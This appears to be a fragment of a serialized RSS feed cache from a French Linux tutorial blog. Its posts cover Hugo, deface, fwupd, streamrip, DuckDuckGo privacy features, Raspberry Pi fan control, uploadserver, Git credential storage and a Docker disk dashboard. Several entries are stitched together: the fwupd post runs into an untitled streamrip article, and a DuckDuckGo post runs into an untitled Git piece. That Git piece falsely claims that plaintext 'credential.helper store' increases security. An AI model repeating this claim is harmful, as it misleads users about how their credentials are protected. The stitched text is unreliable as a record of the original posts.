";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:10;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:98:"Accéder au serveur Hugo en toute simplicité depuis n'importe quel appareil du réseau local";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:24:"https://azlinux.fr/hugo/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 26 Nov 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:24:"https://azlinux.fr/hugo/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1068:"
Si l’adresse locale de votre PC distant est 192.168.1.22, exécutez :
1hugo server --bind 192.168.1.22 --baseURL http://192.168.1.22
Si vous voulez écouter sur un port différent (par exemple le port 8080) que celui par défaut, exécutez :
1hugo server --bind 192.168.1.22 --baseURL http://192.168.1.22 --port 8080
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:11;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:96:"Deface un outil pour anonymiser les images et les vidéos par détection automatique des visages";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:26:"https://azlinux.fr/deface/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 25 Nov 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:26:"https://azlinux.fr/deface/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:15095:"
Deface est un outil en ligne de commande qui fonctionne en détectant d’abord tous les visages humains présents dans les images et/ou les vidéos, puis il applique un filtre d’anonymisation composé de flous ou de carrés noirs recouvrant la surface de chaque tête identifiée.
Pour utiliser l’outil, rien de plus simple, il suffit d’exécuter la commande deface suivie du nom de l’image de votre choix à flouter :
1deface Abbey-Road.jpg


Par défaut, chaque visage détecté est anonymisé par l’application d’un filtre flou, mais si vous préférez anonymiser les visages en dessinant des carrés noirs par-dessus, vous pouvez le faire avec les options –boxes et –replacewith :
1deface Abbey-Road.jpg --boxes --replacewith solid

Pour installer deface, rien de plus simple, il suffit d’exécuter cette commande :
1pip3 install deface
C’est tout pour moi, je ne vous montrerai pas comment cela fonctionne avec des vidéos, car cela fonctionne exactement de la même manière, mais je trouve le résultat remarquable, en plus d’être efficace et facile à utiliser, deface est open-source donc n’hésitez pas à le tester par vous-même dès maintenant pour vous faire votre propre idée !
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:12;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:73:"fwupd un outil pour mettre à jour le firmware (BIOS et UEFI) de votre PC";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:77:"https://azlinux.fr/fwupd-un-outil-pour-mettre-a-jour-le-firmware-de-votre-pc/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 22 Nov 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:77:"https://azlinux.fr/fwupd-un-outil-pour-mettre-a-jour-le-firmware-de-votre-pc/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:4368:"

fwupd est un démon qui permet au logiciel de la session de mettre à jour le firmware (ou logiciel embarqué en français) de votre PC. Vous avez peut-être déjà utilisé cet outil sans vous en rendre compte puisqu’il est intégré à la bibliothèque des logiciels GNOME Software. Dans cet article, nous allons voir comment fwupd peut être utilisé directement à partir de la ligne de commande. Notez que fwupd prend en charge un large éventail de périphériques, il est donc probable que votre matériel sera reconnu sans problème.
Pour utiliser fwupd, commencez par vérifier si tous les dispositifs de votre ordinateur sont détectés en utilisant la commande suivante :
1sudo fwupdmgr get-devices
Ensuite, téléchargez les dernières métadonnées provenant du Linux Vendor Firmware Service (LVFS) en utilisant la commande suivante :
1sudo fwupdmgr refresh
1Mise à jour lvfs
2Téléchargement…          [***************************************]
3Successfully downloaded new metadata: 1 local device supported
Vous pouvez ensuite vérifier si des mises à jour sont disponibles pour les différents périphériques de votre ordinateur en utilisant la commande suivante :
1sudo fwupdmgr get-updates
1Devices with no available firmware updates:
2 • System Firmware
3Devices with the latest available firmware version:
4 • UEFI dbx
5No updates available
Si des mises à jour sont disponibles, vous pouvez les télécharger et les déployer en utilisant la commande suivante :
1sudo fwupdmgr update
Pour installer fwupd, rien de plus simple, il suffit d’exécuter cette commande :
1sudo apt install fwupd

Cet outil vous permet de télécharger des titres, des albums, des listes de lecture à partir de plusieurs sources comme Qobuz, Tidal, Deezer et SoundCloud. Il est très rapide car il télécharge et convertit automatiquement et simultanément les fichiers au format souhaité. Il dispose également d’une base de données qui stocke les identifiants de chaque piste téléchargée pour éviter les répétitions. Notez que pour Tidal et Qobuz, vous avez besoin d’un abonnement premium.
La commande vous permet de télécharger une chanson ou un album depuis une URL ou plus en qualité CD avec le paramètre --max-quality, puis de le convertir au format FLAC :
| Quality ID | Audio Quality | Available Sources |
|---|---|---|
| 0 | 128 kbps MP3 or AAC | Deezer, Tidal, SoundCloud |
| 1 | 320 kbps MP3 or AAC | Deezer, Tidal, Qobuz, SoundCloud |
| 2 | 16 bit, 44.1 kHz (CD) | Deezer, Tidal, Qobuz, SoundCloud |
| 3 | 24 bit, ≤ 96 kHz | Tidal (MQA), Qobuz, SoundCloud |
| 4 | 24 bit, ≤ 192 kHz | Qobuz |
1rip url \
2    --codec flac
3    --max-quality 2
4    https://open.qobuz.com/track/51728395

La commande recherche Stupeflip vite !!! sur Qobuz, et le télécharge :
1rip search 'Stupeflip vite !!!'
Pour installer streamrip, rien de plus simple, il suffit d’exécuter cette commande :
1pip3 install streamrip
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:14;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:83:"DuckDuckGo ouvre à tous son service de protection contre le suivi des applications";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:102:"https://azlinux.fr/duckduckgo-ouvre-a-tous-son-service-de-protection-contre-le-suivi-des-applications/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 17 Nov 2022 08:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:102:"https://azlinux.fr/duckduckgo-ouvre-a-tous-son-service-de-protection-contre-le-suivi-des-applications/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2982:"
DuckDuckGo a lancé hier son service “App Tracking Protection”, disponible gratuitement pour toute personne possédant un Android.
La fonctionnalité est disponible dans l’application DuckDuckGo et vous permet de bloquer les traceurs tiers qui peuvent être présents dans les applications que vous utilisez.
Selon l’équipe de DuckDuckGo, les utilisateurs d’Android ont en moyenne 35 applications installées sur leur téléphone portable, générant entre 1 000 et 2 000 tentatives de suivi par jour, partageant vos données avec plus de 70 sociétés de suivi différentes.
Cette fonctionnalité fonctionne de manière transparente en arrière-plan, sans impact notable sur les performances de votre appareil. Pour activer cette fonctionnalité, vous devez vous rendre dans les paramètres de l’application DuckDuckGo et activer la protection contre le suivi des applications.
La fonctionnalité fonctionne en configurant l’application DuckDuckGo comme un VPN, ce qui permet, via une liste de blocage prédéfinie, de filtrer le trafic sortant d’une application. Il est important de noter que, contrairement à un VPN traditionnel, la fonction VPN n’est utilisée que localement et ne passe pas par des serveurs distants.
Lorsque la protection contre le suivi des applications est activée, elle détecte chaque application qui tente de vous suivre et fournit un aperçu en temps réel des résultats de la protection contre le suivi des applications.

Elle montre également combien de tentatives ont été bloquées, à partir de quelles applications, à quelles entreprises les données auraient dû être envoyées, et quel type d’informations auraient été partagées s’il n’y avait pas eu de blocage.

Il est également important de noter que certaines fonctionnalités de vos applications peuvent ne pas fonctionner et qu’il est donc possible de désactiver cette protection pour une application donnée.

[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:15;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:55:"Régler la vitesse du ventilateur de votre Raspberry Pi";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:30:"https://azlinux.fr/fancontrol/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Wed, 12 Oct 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:30:"https://azlinux.fr/fancontrol/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:3598:"
Si vous avez un Raspberry Pi, vous savez probablement que l’un des problèmes les plus courants est la surchauffe de la carte. Pour éviter cela, il est recommandé d’utiliser un ventilateur pour refroidir votre Raspberry Pi. Cependant, il est important de régler la vitesse du ventilateur de manière à ce qu’il refroidisse suffisamment votre Raspberry Pi, sans pour autant être trop bruyant.
Pour régler la vitesse de votre ventilateur de Raspberry Pi, nous allons utiliser deux outils : pwmconfig et fancontrol. Ces deux outils vous permettent de régler la vitesse du ventilateur en fonction de la température de votre Raspberry Pi.
Pour installer pwmconfig, vous devrez d’abord installer un paquet appelé lm-sensors. Vous pouvez le faire en utilisant la commande suivante :
1sudo apt install lm-sensors
Une fois que lm-sensors est installé, vous pouvez utiliser la commande pwmconfig pour configurer la vitesse du ventilateur de votre Raspberry Pi. Pour ce faire, utilisez la commande suivante :
1sudo pwmconfig
fancontrol est un utilitaire qui permet de contrôler la vitesse du ventilateur de votre Raspberry Pi en fonction de la température de l’ordinateur. Pour utiliser fancontrol, vous devez d’abord l’installer en utilisant la commande suivante :
1sudo apt install fancontrol
Une fois l’installation terminée, vous pouvez activer fancontrol en utilisant la commande suivante :
1systemctl enable --now fancontrol
Cette commande activera le contrôle du ventilateur, ce qui signifie que le ventilateur fonctionnera à la vitesse que vous avez définie avec pwmconfig. Votre Raspberry Pi devrait maintenant être refroidi de manière efficace, sans être bruyant.
En suivant les étapes décrites ci-dessus, vous devriez être en mesure de régler la vitesse du ventilateur de votre Raspberry Pi de manière efficace. Cela permettra à votre ordinateur de fonctionner de manière optimale en toute circonstance, en évitant les surchauffes qui pourraient endommager votre matériel. N’hésitez pas à jouer avec les différents réglages pour trouver la configuration idéale pour votre setup.
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:16;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:62:"Envoyez rapidement des fichiers d'un appareil à un autre";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:32:"https://azlinux.fr/uploadserver/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Mon, 26 Sep 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:32:"https://azlinux.fr/uploadserver/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:3216:"Uploadserver est un serveur web Python incluant une page de téléchargement de fichiers.
Pour installer uploadserver, il suffit d’exécuter cette commande :
1pip3 install uploadserver
Après le démarrage du serveur, la page de téléchargement se trouve à /upload. Par exemple, si le serveur fonctionne à l’adresse http://localhost:8000/, allez à http://localhost:8000/upload.
1python3 -m uploadserver 8000
1python3 -m uploadserver -t token
Si aucune option n’est spécifiée, le schéma de couleurs est choisi en fonction des préférences du navigateur du client. Pour imposer le thème clair ou sombre, le paramètre CLI --theme peut être utilisé :
1python3 -m uploadserver --theme light
ou
1python3 -m uploadserver --theme dark
1openssl req -x509 -out server.pem -keyout server.pem -newkey rsa:2048 -nodes -sha256 -subj '/CN=server'
La racine du serveur ne doit pas contenir le certificat, pour des raisons de sécurité.
1cd server-root
2python3 -m uploadserver --server-certificate server.pem
[ SOURCE ]
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:17;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:76:"DuckDuckGo ouvre à tous son service d'adresses électroniques jetables";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:89:"https://azlinux.fr/duckduckgo-ouvre-a-tous-son-service-d-adresses-electroniques-jetables/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 25 Aug 2022 17:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:89:"https://azlinux.fr/duckduckgo-ouvre-a-tous-son-service-d-adresses-electroniques-jetables/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1476:"

DuckDuckGo ouvre son service “Email Protection” à tous en bêta ouverte après un an en bêta fermée. Le service permet via une adresse email “@duck.com” d’intercepter les trackers dans un email puis de les supprimer avant de rediriger ces emails vers votre boîte mail principal. Vous pouvez également utiliser le service comme une adresse électronique jetable.

L’extension DuckDuckGo Privacy Essentials vous permet de générer une adresse aléatoire en cliquant simplement sur “Use Duck Address” et vous permettra ensuite d’obtenir une adresse de la forme rc25jcyn@duck.com. Notez que vous pouvez désactiver chaque adresse privée individuellement si l’une d’entre elles reçoit beaucoup de spams.


Il est important de stocker vos informations d’identification de manière sécurisée lorsque vous travaillez avec Git. Cela vous évitera de devoir saisir vos informations d’identification à chaque fois que vous effectuez une action sur votre dépôt.
Pour activer le stockage des informations d’identification dans un dépôt Git spécifique, vous pouvez exécuter la commande suivante :
1git config credential.helper store
Cela permettra à Git de stocker vos informations d’identification dans un fichier caché sur votre ordinateur, afin que vous n’ayez pas à les saisir à chaque fois que vous effectuez une action sur le dépôt en question.
Si vous souhaitez activer le stockage des informations d’identification de manière globale pour tous vos dépôts Git, vous pouvez exécuter la commande suivante :
1git config --global credential.helper store
Cela permettra à Git de stocker vos informations d’identification pour tous vos dépôts, sur votre ordinateur. Il est important de noter que cela augmente la sécurité de vos informations d’identification, mais il est important de s’assurer que vous utilisez un ordinateur sécurisé et protégé par mot de passe.
En résumé, le stockage des informations d’identification dans Git est un moyen simple et efficace de gérer vos informations d’identification de manière sécurisée, sans avoir à les saisir à chaque fois que vous effectuez une action sur un dépôt. Il est important de s’assurer que vous utilisez un ordinateur sécurisé lorsque vous activez cette fonctionnalité.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:19;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:72:"Doku un tableau de bord montrant l'utilisation du disque par Docker";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:61:"https://azlinux.fr/tableau-de-bord-utilisation-disque-docker/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Fri, 19 Aug 2022 09:00:00 +0200";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:61:"https://azlinux.fr/tableau-de-bord-utilisation-disque-docker/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1277:"
1docker run -d \
2  --name doku \
3  -v /var/run/docker.sock:/var/run/docker.sock:ro \
4  -v /:/hostroot:ro \
5  -p 9090:9090 \
6  --restart unless-stopped \
7  amerkurev/doku

Firezone comme d’autres outils permet via une interface web de créer votre configuration pour utiliser WireGuard comme VPN et il intègre un firewall. Si jamais une interface en ligne de commande est suffisante pour vous j’avais fait un article sur le script de Nyr
Vous pouvez ajouter des utilisateurs :
